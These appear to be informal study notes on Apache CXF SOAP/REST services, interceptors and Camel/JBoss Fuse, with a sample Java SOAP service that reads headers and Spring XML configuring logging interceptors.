
**Data binding: is used in case of conversion or transformation.**

**XMl to class conversion like JAXB.**


**Transport : Soap , http,https.**

**Protocol binding.**

**Messaging and intercerptor : if you want to create custom filtering (filter in java) , like header or message injection. Want to add some header , proxy authtication, preprocessor**



<https://github.com/vasu34k123/AvivaFuseVirtualSession2/tree/master>



**For integration CXF is better option as it is having BUS.**

[**https://cxf.apache.org/javadoc/latest/org/apache/cxf/transport/http/HTTPSession.html**](https://cxf.apache.org/javadoc/latest/org/apache/cxf/transport/http/HTTPSession.html)

**important for Aviva**

**CXF has inbuild server support (jetty,tomcat)**

* 1. **How to design CXF REST and SOAP (how to creat producer and consumer**
  2. **Interceptor and httpSession.**
* **Messages concept for running using interceptor.**

<http://cxf.apache.org/docs/interceptors.html>

<http://cxf.apache.org/docs/tools.html>

[**https://github.com/vasu34k123/AvivaFuseVirtualSession2**](https://github.com/vasu34k123/AvivaFuseVirtualSession2)

**package** com.caps;

**import** javax.jws.WebService;

@WebService

**public** **interface** ChangeStudent {

Student changeStudentNameName(Student student);

}

**package** com.caps;

**import** java.util.List;

**import** javax.jws.WebService;

**import** org.apache.cxf.binding.soap.SoapMessage;

**import** org.apache.cxf.headers.Header;

**import** org.apache.cxf.message.Message;

**import** org.apache.cxf.phase.PhaseInterceptor;

**import** org.apache.cxf.phase.PhaseInterceptorChain;

**import** org.w3c.dom.Element;

@WebService(endpointInterface = "com.caps.ChangeStudent")

**public** **class** ChangeStudentImpl **implements** ChangeStudent {

@Override

**public** Student changeStudentNameName(Student student) {

// **TODO** Auto-generated method stub

Message message = PhaseInterceptorChain.*getCurrentMessage*();

SoapMessage soapMessage = (SoapMessage) message;

List<Header> list = soapMessage.getHeaders();

**for** (Header header : list) {

System.***out***.println("Country: "+((Element)header.getObject()).getTextContent());

}

student.setName("Hello " + student.getName());

**return** student;

}

}

**package** com.caps;

**public** **class** Student {

**private** String name;

**public** String getName() {

**return** name;


}

**public** **void** setName(String name) {

**this**.name = name;

}

}



<bean class=*"org.apache.cxf.interceptor.LoggingInInterceptor"* id=*"logInInterceptor"* />

<bean class=*"org.apache.cxf.interceptor.LoggingOutInterceptor"* id=*"logOutInterceptor"* />

<cxf:bus>

<cxf:inInterceptors>

<ref bean=*"logInInterceptor"* />

</cxf:inInterceptors>

<cxf:outInterceptors>

<ref bean=*"logOutInterceptor"* />


</cxf:outInterceptors>


</cxf:bus>


[**https://www.callicoder.com/spring-boot-rest-api-tutorial-with-mysql-jpa-hibernate/**](https://www.callicoder.com/spring-boot-rest-api-tutorial-with-mysql-jpa-hibernate/)

[**https://www.callicoder.com/spring-boot-rest-api-tutorial-with-mysql-jpa-hibernate/**](https://www.callicoder.com/spring-boot-rest-api-tutorial-with-mysql-jpa-hibernate/)


<http://cxf.apache.org/docs/jax-rs.html>






<http://camel.apache.org/components.html>

<http://camel.apache.org/tutorial-example-reportincident.html>



<https://github.com/vasu34k123/AvivaFuseVirtualSession2/wiki/Aviva-Requirement>



<https://github.com/vasu34k123/AvivaFuseVirtualSession2/wiki/Errors-Exceptions>   
**Gave up waiting for service' exception when running junit test in JBoss Fuse**

<http://camel.apache.org/uris.html>

/spring.html